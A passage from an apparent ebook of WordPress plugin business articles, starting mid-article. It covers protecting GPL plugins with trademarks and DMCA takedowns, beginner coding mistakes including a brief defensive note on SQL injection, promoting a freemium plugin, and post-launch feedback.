So – while the troll may be legally entitled to redistribute Yoast's source code, the GPL (or another open source license) **does not give them the right to use (a) Yoast's branding (trademarks) or (b) other graphics, materials, etc., (copyrights)**. Since they're not part of the plugin's source code, these items do not fall under the GPL and therefore **the intellectual property (IP) rights to these items are the sole property of the developer**.

Since the plugin 'trolls' are using the developer's trademarks and copyrighted materials (like in the 'Yoast' examples above), there are legal procedures (as we'll explore in detail below) that developers can use to enforce these rights in order to stop, dissuade, or at least attempt to limit the impact these 'trolls' can have on your business. Again, this is true even though your plugin is distributed under the GPL.

## What is protected by trademarks?

Matthew explains what trademarks cover:

*Simply put, a trademark is a unique identifier to consumers that distinguishes the source of goods or services from others. Most often, a trademark is a word, logo, or some combination of those elements. In the United States, trademark rights begin with use in commerce (called "common law rights"), not through registration with the United States Patent & Trademark Office (USPTO). However, registration of your trademark with the USPTO provides the owner many*



Matthew Hintz,  
Intellectual Property Attorney

*benefits not available through common law rights. Notably, these include evidence of the registrant's exclusive right to use a mark throughout the United States in connection with the goods or services set out in the registration, constructive notice that the registrant is the owner of the trademark, listing of the registration in the USPTO's online database, and ability to use the ® symbol. (Prior to registration, a TM symbol can be used with a trademark.)*

## Is code protected by a trademark?

During my research, I read a few posts mentioning that when forking a GPL licensed plugin or a theme, the code must be refactored to make sure there are no functions that include the trademarked identifier as part of the function name. To clarify that, I asked Matthew if code is also protected by the trademark, and here's the answer:

**Code itself is not protected by trademark.** *Trademarks protect the word or logo that a consumer associates with your goods or services. A limit to trademark protection for a plugin then would be to the word or logo used to market the plugin to consumers. And then the fundamental test for trademark infringement is whether consumers would likely be confused by the similarity of the two marks. Similarity is assessed by looking at things like visual and phonetic similarity, how closely related the goods/services for each mark are, how distinctive the marks are, and how long the marks have been used.*

To clarify the answer in a developer-friendly language:

- Class names, function names, variables names and constant names are NOT protected by trademark.
- On the other hand, strings that are printed onto the page and visible to the end users – are protected by trademark.

## How to file a trademark registration?

*To obtain the benefits of the federal registration of a trademark, your trademark must be registered with the USPTO. An application to register must include basic information: name of the applicant/owner, the mark, the goods or services that the mark is used with, evidence of use of the mark with those goods or services, and dates of first use of that mark. Considerations for your application:*

- Search the USPTO's TESS (<http://www.uspto.gov/trademark>) database for same or similar marks. If same or similar marks are applied for or already registered, these can be the basis for a rejection of your application. Also search via Google or other search services since a mark could be used without registration and have superior rights in that mark despite your registration. Registration does not exhaust a prior user's trademark rights.
- For describing your goods or services, search the USPTO's ID Manual for acceptable language: <http://tess2.uspto.gov/netathtml/tidm.html>. You can also search for acceptable language on TESS.
- Classes are general indications relating to certain fields for goods or services. For example, downloadable plugins are usually in Class 9 which covers all computer programs and software.
- The fees for a trademark application are determined by the number of classes. The general fee is \$275 per class, but lesser and more expensive filing options are available.

After an application is filed, the USPTO will examine the application to determine if the mark is a unique identifier (i.e., not descriptive or confusingly similar to prior filed applications or registrations). The USPTO provides timelines for applications: <http://www.uspto.gov/trademark/trademark-timelines/trademark-application-and-post-registration-process-timelines>.

Keep in mind that trademark protection is territorial. For example, a registration in the United States will provide trademark protection in the United States.

As Matthew described, the process isn't necessarily complex – but it does take time and effort. I would recommend paying a mid-level lawyer to do it for you. It should cost you between \$200-\$2,000 for the work, though it will save you time and ensure a better application. In any case, before you start, Google it! If you find a product or a company (particularly in the same or similar field) matching your exact term / phrase, there's a good chance you will NOT be able to register the trademark (and you may actually be violating someone else's' :)).

## What to do when your trademark is infringed?

I'll start with what you should NOT do – if it's a trademark infringement, not a copyrights, you should NOT file a DMCA takedown.

DMCA covers ONLY copyright infringement. No similar provision is available

for trademarks. *Using DMCA takedown notices for trademark claims can result in the claimant being liable for false statements.*

It is generally simplest to attempt to resolve matters directly with the website owner. If this is unsuccessful, you can initiate legal action against the website owner, host, etc. The specific approach you take will likely be case specific and at this point, I'd suggest contacting an attorney to understand the best option in your specific circumstances.

## What is protected by copyrights?

Copyright is different than trademark. Copyright protects original works of authorship fixed in some medium of expression. However, a limit to copyright protection is that it extends only to the expression, not the idea. Categories of works for copyright protection include literary works (books, code), musical works, photographs and images, motion pictures, sound recordings, among other categories. Another limit is that copyright does not protect short phrases or expressions – that remains for trademark protection, so long as those function as unique identifier to consumers that distinguishes the source of goods or services from others.

## What to do when your copyrights are infringed?

1. Initially, it's often simplest to attempt to contact the website owner directly. In many cases, the website owner is no more interested than you are in enlisting lawyers, becoming involved in legal proceedings, etc. Try to find the twitter account, contact email or contact page on the site, and send a message demanding the removal of your trademarked plugin from the website.
2. If it doesn't help, you can send a DMCA takedown notices (Digital Millennium Copyright Act). There are bunch of generators to help you create one, just [google for "dmca takedown generator"](#). Once you have the notice, you'll need to send it to the site owner, hosting company and ISP. You can optionally submit a notice to the search engines as well to remove the site from the search results. To find the hosting company you can use websites like [whoishostingthis.com](http://whoishostingthis.com). To find the ISP you can use websites like <http://www.whoismyisp.org/>. To find the relevant link to file the DMCA to the ISP / Hosting, google for ISP\_NAME / HOSTING\_NAME + DMCA.

Alternatively, you can initiate legal action against the website owner, host,

etc. I suggest contacting an attorney to understand whether this is or isn't the best option in your specific circumstances.

## Conclusion

I hope this set of step-by-step instructions empowered you with the right tools to protect your GPL plugins business against trolls. Just a recap:

- As a business owner, you are eligible, and should protect your company's brand and assets.
- Trademarks and copyrights are relatively cheap & effective ways to legally protect your plugin business. Therefore, you should strongly consider registering trademarks for your company's name and product names.
- Many trolls infringe both copyrights (e.g., by lifting your promotional graphics) and trademarks (by using your brand name). By creating a unique brand name, logo and artwork, you generate a portfolio to help fight against copyright infringement.

***Many trolls infringe both copyrights and trademarks. By creating a unique brand name, logo and artwork, you generate a portfolio to help fight against copyright infringement.***

If a 3rd party website lists your premium GPL plugin or theme, for sale or giveaway, without your consent:

- If the website is using your original artwork or other materials – that's likely copyright infringement. You can file a DMCA takedown.
- If the website is using your company's or product's trademark, it's likely trademark infringement. You can initiate legal proceedings against the website.

Great references:

- [DMCA Takedown Notice Issued Against Fork Of WP Migrate DB Pro](#)
- [The GPL License Doesn't Provide The Freedom To Infringe Registered Trademarks](#)
- [Is the WordPress GPL Being Abused?](#)
- [Why Are We Paying For GPL Licensed Code?](#)

PITFALLS TO STEER CLEAR OF


***The Ultimate Guide to Legally Protect Your GPL WordPress Plugin Business Against Trolls***





PITFALLS TO STEER CLEAR OF

## 5 Common Mistakes WordPress Plugin Developers Should Avoid



When you start off with plugin development, you can make a lot of mistakes. And that's fine! We all make mistakes and that's one of the best ways to learn and improve to become a better developer. Here are five common mistakes that beginning WordPress plugin developers make, and good ways to fix them.

### 1. Developing with DEBUG mode Off

Turning on Debug from the beginning of plugin development can be a huge boon to your project. In fact, I would venture to say that it is the most important debugging configuration that you can have. WP\_DEBUG is a boolean constant that you can turn off and on in your wp-config.php file in your WordPress install.

If WP\_DEBUG is set to true, you will start seeing PHP notices that can provide you with beneficial messages that aid development. It also functions towards generating WordPress debug messages and deprecated function usage that displayed on your site's pages.

It's important to use the debug mode for these deprecated functions as they are set to expire at a later date. You can easily find a replacement to use by knowing if you are using a deprecated function in a particular theme or plugin that you are working on.

Some argue that WP\_DEBUG should never be used on a live site because visitors could see potential errors, but if you use a special log file to catalog your errors, you won't have your errors displayed to your site's visitors. Here's a great [article](#) if you want to do that.

### 2. Not sticking to WordPress.org official guidelines

If you're looking to submit your plugin to the WordPress.org repository, you will have to follow the [official guidelines](#). An example of an important guideline: plugins must be free.

Sticking to the official guidelines (which are more like a set of rules) is crucial. If you aren't careful, your plugin could be banned from the repository without prior notice. If you have done so, you'll receive an email from the repository moderator with the opportunity to fix your plugin and re-submit it for review. In other cases where the intent is malicious, there won't be any re-approval.

### 3. Not starting with good organized code

Development isn't always linear. Sometimes you start a very small plugin and neglect all the best practices just to "hack" a quick solution.

Unfortunately, many of the plugins that start that way tend to grow quicker than expected—which can result in a widely popular project with messy functions, broken object-oriented architecture, and a lot of inconsistent coding standards. Our project, RatingWidget, started as a small wrapper plugin for our SaaS rating solution. Today our WordPress plugin contains over 10,000 lines of code. We never imagined that it would happen—but it did. So please keep your plugin's code clean from day one. Leave the hacking for someone else and focus on development. In addition, you can leverage a lot of [great tools for plugin developers](#) that will help you to do it easily.

***So please keep your plugin's code clean from day one. Leave the hacking for someone else and focus on development.***

## 4. Writing code without thinking about compatibility

Before you start writing code, you have to decide which version of WordPress and PHP version you will develop for. You can't know which version your user will have, so you will have to make a decision based on your [potential market](#).

Here's an example. If you decide to support PHP 5 and above, you cannot use namespaces in your code since they were introduced later in PHP 5.3. There are also functions/hooks/filters that WordPress doesn't support.

Here's a great source explaining how you can alienate a market by coding a certain way. As you can see, [15% of WordPress users are using PHP 5.2](#). By utilizing namespaces in a plugin, you immediately lose 15% of your potential user base.

Before developing your plugin, you must consider your market size and compatibility. To maximize your market share, I recommend to target your WordPress plugin to WordPress version 3.0 and PHP 5.0, and above.

***To maximize your market share, I recommend to target your WordPress plugin to WordPress version 3.0 and PHP 5.0, and above.***

## 5. Not understanding and defending against SQL injection

SQL injection is a series of attacks in which hackers try to embed commands into an HTTP request that triggers behaviors from a site's database. These attacks can give hackers valuable information from the database and potentially give them access to the whole site.

How do you defend against SQL injection? You should never, and I mean NEVER, use the parameter received from a user input AS IS, in your SQL queries. The best solution is to use the WordPress core `prepare()` function. This function helps you "sanitize" the SQL queries' parameters. Check out this [great post from Samuel Wood \(Otto\)](#), on how to use `prepare` functions.

PITFALLS TO STEER CLEAR OF

***5 Common Mistakes  
WordPress Plugin Developers  
Should Avoid***

## PITFALLS TO STEER CLEAR OF

# Important Lessons Learned on Building a Freemium WordPress Plugin (what worked / what didn't)

Building a great WordPress plugin is hard.

There are many different aspects to consider during the planning phase– you have to develop a solid codebase, and also craft a great user experience. But that's only half the job. The hardest part of creating a commercial plugin is not developing it– it's getting people to use it and growing your user base.

A while ago, we managed to launch a page builder plugin named [Forge](#). It is a freemium plugin– people can use it for free, and then upgrade with some paid extensions. And the actual challenge of creating Forge was not the plugin itself, but rather *promoting* it.

Here's what we did.

## Promoting Your Freemium Plugin

The freemium business model has a number of advantages when it comes to promoting your product. It is easier to sell by nature, because just about anybody can try your newly-released plugin without risk.

However, just having a free product is not enough. You still need a promotion strategy in place, because people are not going to use your plugin just like that.

In fact, the main problem when you are starting out is that **nobody knows you exist**.

***You'll need a promotion strategy in place. People are not going to use your plugin just like that.***

When building Forge, we tried a number of things to get the word out. Some worked out well for us, some did not. Here are the results of our

efforts, and the lessons that we learned along the way:

## Lesson #1: Build Your Minimum Viable Plugin

When building Forge, the very first thing we wanted was *validation*. We had worked with a great deal of clients before, so we had a fairly good idea of what people needed when building a WordPress website.

But having a product that works for a small number of use cases is not the same as creating something for the masses. And to validate, we needed to launch as soon as possible.

Therefore, we set out to build an **MVP** (Minimum Viable Plugin). This product would have only the bare essentials that made the idea work, and lack anything else. In Forge's case, the most critical features were:

- A drag and drop interface
- Publishing system for posts
- Layout tools such as rows and columns
- Text blocks, headings and image elements

The very first version of Forge barely had any features, but the core experience was there. The base functionality of the plugin allowed users to create content using a drag and drop interface, and that was enough to release.

From then on, it was all about refining the product, releasing extensions, and other free tools such as Furnace.

Having an MVP can really help with promotion. For starters, it helped us determine what users actually wanted by getting a lot of feedback. It also allowed us to create a *beta phase*, where we would invite users to try out the tool and have them voice their opinion.

All of this was instrumental in getting our first users and defining our feature roadmap.

## Lesson #2: Asking For Reviews, The Right Way


It's hard to get people to review your product. Very hard. When someone leaves a review, it's usually because of two primary reasons:

- They are thrilled by your product
- They want to bash your product

Basically, either people love or hate you– It's hard to find a middle ground.

But getting good reviews is a great way to promote your freemium WordPress plugin. And most likely, the vast majority of your users will like your plugin. They just don't like it *that much* to leave a review.

It may seem surprising, but the best way to get a review is usually the simplest one: **you can just ask**.



For instance, the Forge plugin itself asks for a review — but in a sensible manner. It appears only once, waits until seven days have passed so that you can try it out first, and does not appear to minor users or non-admins. Also, appearing more human really helps, so don't be afraid to convey your actual feelings.

**Appearing more human really helps, so don't be afraid to convey your actual feelings.**

Asking for a review is asking for an investment

When asking someone to review your product, you must keep in mind one thing: you are asking them to make an investment. Someone writing a review for you means they are putting in their time and effort to do something for you– and for many, time is an invaluable resource.

One thing that helps with reviews is rewarding users. I'm **not talking about incentivized reviews**– Those are forbidden in the official repository and will get you banned.

Instead, I am talking about providing a positive experience from start to finish:

- Be helpful and devote some effort to **solving users' problems**
- Provide a real solution even if user is not a customer
- Make sure the plugin is easy to use and provides real value
- In general, treat users well and delight them

Doing these things takes quite a bit of time and effort. But in the long run, it's the kind of thing that will make users **want** to return the favor. If you help someone without asking for anything in exchange, they will be more inclined to help you back.


Afterwards, all you have to do is ask with a simple admin notice, or an email.

### Lesson #3: Building Partnerships With Other Plugins

A while ago, we attended WordCamp Europe in Vienna. It was packed with WordPress people, including freelancers and plugin authors.

While **attending big events is a great way** to make connections and getting to know the community, it can also help you with **strategic partnerships**.


For example, back in Vienna we met up with the guys behind **CaptainForm**. They were a great team to be around, but we also reached an agreement: Our Forge plugin would directly integrate with their CaptainForm plugin, providing an easy way to embed forms using drag and drop.



Partnership suggestion email from CaptainForm

This way, we would both get exposure from each other's audience, while at the same time creating value for end users.

These kind of strategic partnerships are what will push your product forward. Just look at what Baremetrics did– they offered Buffer an easy way to be transparent about their financials, and that has resulted in massive exposure:



Baremetrics offered transparency to Buffer

## Lesson #4: Mass Emailing Done Carefully

To get people to know our product, we also tried sending emails to a lot of potential users.

The premise is simple: it's not that your product is good or bad– people simply **don't know that it exists**. The general idea behind these emails is to generate awareness, and then people can decide whether to use your new freemium plugin or not.

However, there is a *fine line* between self-promotion and spam. If you have a WordPress website, chances are that you have received something like this some time:

**Hello!**

*I am XXX, the creator behind AWESOME plugin.*

*It allows you to do this and that, and you should definitely try it out. For more info, visit our website at awesomeplugin.com.*

*Best regards,*

XXX

Would you like to try that awesome plugin? **I would not.**

When we tried cold-emailing people, we did so focusing on two key aspects:

- Segmenting to people who might actually benefit from this plugin
- Providing something of value first, and not asking for anything

Forge is most useful to people that have their own websites, and have to create landing pages or intricate layouts regularly. Therefore, we tried segmenting to only bloggers that have a focus on marketing.

In addition to that, we tried to make our email as friendly as possible– not to get a sale, but only to raise awareness about our plugin.

Just like with reviews, asking someone to try your plugin is like asking for an upfront investment; they have to spend time on your tool instead of doing other stuff. They may like the plugin, or they may not. In fact, there is nothing to assure them that your plugin is actually any good.

Here's the email we sent out:

**Hi NAME!**

*I am Manuel Vicedo, a WordPress developer. I've been lurking on your blog for a while, and frankly, I really love your way of telling stories to keep your community glued.*

*I wanted to let you know about a new page builder I've been working on named Forge. It launched last November, but it's already got plenty of stuff to show off. It has an almost perfect 5-star rating in the official plugin repository:*

<http://wordpress.org/plugins/forged>

*I'd love it if you could give it a try. I've put my heart and soul into it, and I'm sure you will be surprised by its potential. And of course, we have an affiliate program as well.*

*Let me know if you are interested, and I can send you a free copy.*

**Manuel**



Notice how there are a few key aspects in this email:

- I addressed the blogger by his name, instead of some generic greeting.
- I actually took the time to check out what his site is about, and what it does.
- I was straightforward with no excuses or fluff, their time is valuable.
- I mentioned the almost-perfect rating of the plugin to provide social proof.
- I mentioned the affiliate program, in case the blogger is interested.
- I offered a free copy of the premium version, no strings attached.

In summary, it's all about reaching to potential users at a personal level. Since you are essentially asking them to make an effort, you must compensate them in any way you can beforehand.

In our case, we had mild success with cold emailing. A few great bloggers wrote pretty good reviews (such as [Enstine Muki](#)), while others mentioned the plugin on social media. Since you're basically asking people to do stuff for you for free, simply getting a small number of reviews is already a huge success.

## What Did Not Work

On the other hand, we also tried a few things that didn't work out as well as we hoped. Most of these involved paid advertising:

**Paid Advertising (PPC):** We expected paid advertising to produce better results, but it was a bit disappointing. Click-through rates weren't nearly as high as we hoped, and simply having a free version was a much better way of attracting visitors.



**Paid reviews.** Just like with paid advertising, we hoped to create some initial traction by reaching out to big-name players in the WordPress industry. However, the results were rather mellow– if anything, these reviews are mostly for branding purposes.

**Cramming Features.** One of the most bitter things to swallow is that adding more features don't necessarily mean more users. In our case, we tried adding a few extra features to the plugin later on, only to discover they didn't have an effect on sales.


## Promoting a New Plugin Is Hard

The freemium business model is a viable one, and also a proven concept. But that does not mean you will start getting sales and revenue right from the start.

Instead, getting your plugin in front of people takes a lot of time and hard work. The trick is to be consistent, patient, and try new things to see what works best for you.

PITFALLS TO STEER CLEAR OF

***Important Lessons Learned on  
Building a Freemium WordPress  
Plugin (what worked / what didn't)***



PITFALLS TO STEER CLEAR OF

## The 5 Mistakes That Will Kill Your Plugin Business Profits



We all know that having a buggy plugin or dropping the ball on support is a quick way to kill off your plugin business, but what other, more subtle mistakes can leave you wondering if you'll ever make a successful business out of your plugins? Or worse yet, put you onto the maintenance treadmill, leaving you without any time, or energy, to actually create a viable business at all.

This article is a result of 14 interviews I conducted with some of the most successful business owners in the WordPress space.

### Mistake #1: Giving Free Unlimited Support for Life

Whether you have a purely free plugin, a freemium plugin or even a premium plugin, one of the biggest mistakes you can make is providing [free unlimited support for life](#).

We've actually seen this with plugins we use in our business as well as being told this by some of the people we interviewed. Some businesses have gone down the road of completely free support for life, only to realize that it was draining all their resources and just wasn't sustainable. They quickly realized they either had to change their pricing system or close their doors.

As [Adam Warner](#) from FooPlugins says, "One of the struggles about a plugin business specifically, especially when you create free and paid products, is setting expectations for your users. We do support our free plugins, but our premium plugins' support has to take preference. So we usually set a schedule a couple of times a week where we attend to the free support forums and do what we can, but we can only do so much without it affecting our revenue stream and our work hours."



Adam Warner

***We do support our free plugins, but our premium plugins' support has to take preference.***

To get round the problem they provide premium support even for their free plugins because it allows their free customers to get the best support, while letting them balance the time they spend doing support with the income they get.

## Mistake #2: Having Multiple Unrelated Plugins

As Robert Abela from WP White Security [pointed out](#), most plugin developers have a lot of ideas for new plugins. The key thing though is to have a single niche that you target all your plugins towards.

Your niche can either be a vertical niche of a group of people like photographers, or a horizontal niche with a specific topic like security. Both types of niche have their advantages and disadvantages. Vertical niches are easier to sell to because everyone in them has the same type of business and therefore you can very quickly learn about their issues and create plugins around those. Horizontal niches tend to give you a wider audience that you are the expert for.

For instance, [Pippin's Plugins](#) focuses around the selling of digital files. PluginResults, focuses on content protection. ManageWP focuses on site maintenance. FooPlugins focuses on photographers and agencies that work with photographers. Yoast is focused on website optimization. The list goes on. Basically, all the successful plugin businesses have a niche.



Pippin Williamson

Without a niche, you end up spreading your support and new feature development too thin. You also lose the opportunity to consistently sell your new plugins to your existing customer base, because your plugin base is too diverse, so not every plugin has the chance to be useful to every customer.

Pippin has even reached the point where he is refining his focus and hoping to find new homes for his plugins that don't fit into his niche, because while these other plugins are good, with a decent sized user base, as Pippin himself said, "They don't get the attention they deserve."

## Mistake #3: Complex User Interface

This is actually a mistake Pippin says he sees people make a lot. It's about getting too creative with your plugin interface.

You want to aim for simple and easy to use. So as you create, keep your

end-user in mind. As Vova Feldman says, "If you build plugins for users, instead of developers, and create a great user experience, you're going to have an audience."

***If you build plugins for users, instead of developers, and create a great user experience, you're going to have an audience.***

User experience trumps everything and if you focus on providing a great user experience, your plugin is going to rise to the top. So keep your user interface clean and simple, instead of having tons of options that most users will never use, that bloat your plugin and make it more complicated, not to mention harder to maintain.

## Mistake #4: Having One Massive Plugin

Having one massive plugin instead of a light core plugin, with multiple extensions can be a huge mistake. You miss out on a lot of opportunities to monetize your work, as well as the opportunity for the end-users to only have the functionality they need so it's faster on their website.


Sure, there are [pros and cons](#) to this add-on model, however, the majority of the successful plugin businesses I interviewed use this model to great effect.

MainWP logo For instance, MainWP has over 35 extensions that allow users to integrate their core plugin to other tools, or use some of their advanced functionality. WP White Security also follows this model with a variety of extensions.



An extreme example of this is WooCommerce, who have a free core plugin, with a large variety of paid extensions. They have progressed to the point where they have a marketplace that allows other developers to write extensions that they sell for a percentage of the price.

Keeping the functionality of your core plugin



small has several other advantages as well.

- Firstly, you can [create your MVP](#) very quickly, which allows you to start getting user feedback so you can improve or pivot in a direction that will give your users exactly what they need.
- Secondly, plugins that solve one problem, instead of a variety of them, usually tend to be better at providing their solution. As Robert Abela says, “When you use specialized plugins, they are typically a bit better than the generalized plugins at what they do.”
- Thirdly, it makes for an easier sale. The initial purchase tends to be lower, and like McDonalds and other businesses have found, selling an add-on or upsell to an existing customer is a lot easier than selling something to a new customer.

## Mistake #5: Being Unaware of User Feedback

No one today would even consider launching a commercial website with no analytics installed. It's the same with any type of business, on or off line. You even hear the sharks on Shark Tank saying, “You have to know your numbers.”


As Vova Feldman pointed out, [Freemius Insights](#) already exists and gives you all the data that is vital for a plugin business. So the final mistake is ignoring that feedback and data.

The fastest way to improve your plugins is to know what your users dislike about them, their suggestions for what they really wish your plugin did and how your existing users are actually using them.




Vova Feldman

## WordPress Business Success



I found some very interesting patterns, like the ones in this article, showing up across all the interviews I did for my new book WP Business Success.




PITFALLS TO STEER CLEAR OF

***The 5 Mistakes That Will Kill  
Your Plugin Business Profits***

## LEARN & IMPROVE

# How to Reevaluate WordPress Plugins After Launch



You put your heart and soul into creating and perfecting your WordPress plugin.

You slaved over your code. You even made it through the wrenching, drawn-out process of [submitting it to the repository](#). You waited, you responded, you made requested changes, and now, finally, the day is here. It's been approved. Your plugin – your baby – is online and available for download. Time to celebrate?

Not quite!

Before you pop open the champagne, or move on to the next process, you still have some work to do – especially if you're serious about your business as a WordPress plugin developer.

***Post-launch, you can take action to improve your plugin, foster great relationships with your user base, and increase downloads.***

Mastering the post-launch re-evaluation process can also [raise your plugin's ratings](#), which will help grow your user base and even set yourself

up for greater success with the next plugin you create.

## What Happens After You Release Your Plugin?

After you launch your plugin, you'll start to get feedback, reviews, and support requests. It's tempting to get a little lost in this “honeymoon” period if everything's going well — or to wallow a bit if the response isn't as positive as you'd hoped.

Most probably, within a week or so, support requests will take up increasing amounts of your time each day. And while you can get mired in the day-to-day support of your plugin, it's important to take the time to step back and reevaluate your plugins after launch with fresh eyes.

First, though, you need to set up a system for processing feedback. You can do this before you release your plugin, ideally, or as soon as possible after launch.

Questions, complaints, reviews, support requests — any type of feedback about your plugin that your users take the time to give you is valuable information.



## ***Any type of feedback about your plugin that your users take the time to give you is valuable information.***

One solution is [Freemius's Insights](#), which provides an easy, in-Dashboard method for your customers to provide feedback, as well as for you to communicate with them. Insights is a powerful way to get an excellent cross-sectional portrait of how your user base is feeling about your plugin.

Using whatever tools and methods make sense to you, and with which you're already comfortable (no need to make things more complicated now), create a system for collecting and categorizing all incoming user data. You can use note-taking apps such as Evernote for this, or plain old pen and paper.

You'll also want to keep a tick-mark tally of the substance of these comments and questions based on categories.

So, for instance, If you get a lot of requests for a specific feature to be added, it'll be helpful to know how many users asked for it. Extrapolating from your download count will tell you whether this is something a significant portion of your users would likely welcome.

With your system for processing feedback in place, it's time to take some action.

## **Your Post-Launch Evaluation/Action Plan**

A week or so after launch, sort out your notes, support requests, and user questions into the following groups: bug reports, questions about the plugin itself (download, activation, set up or use), new feature requests, and UI/UX issues.

Next, begin to work your way through them. You may have to work your way through some of these categories more than once, as new feedback comes in. But within a month you should have a fairly good idea of the general comments in each category.

Remember that data is your best friend in the post-launch period.

[Freemius Insights](#) can offer a lot of important information that'll help you as a developer evaluate your plugin in light of user feedback via other sources (i.e., support requests and reviews).

For instance, if you integrate Freemius with your plugin on the sites your plugin is installed on – provided those site owners opted in when they activated your plugin – you can gain access to the following types of data:

- Plugin State (active, inactive, uninstalled)
- Plugin Version
- Site URL
- WordPress admin name
- WordPress admin email
- WordPress locale (country + language)
- WordPress version
- PHP version
- MySQL version

## **Debug**

First and most crucially, you need to address any reported bugs. Reported bugs are the most critical issues, since they have the biggest potential to do the most harm to users and to your reputation.

Of course, conscientious plugin developers try their best to debug plugins before release. It's the ethical thing to do but it's also obviously in your best interests, too. The more consistently your plugin operates, the less work you'll have to do after release.

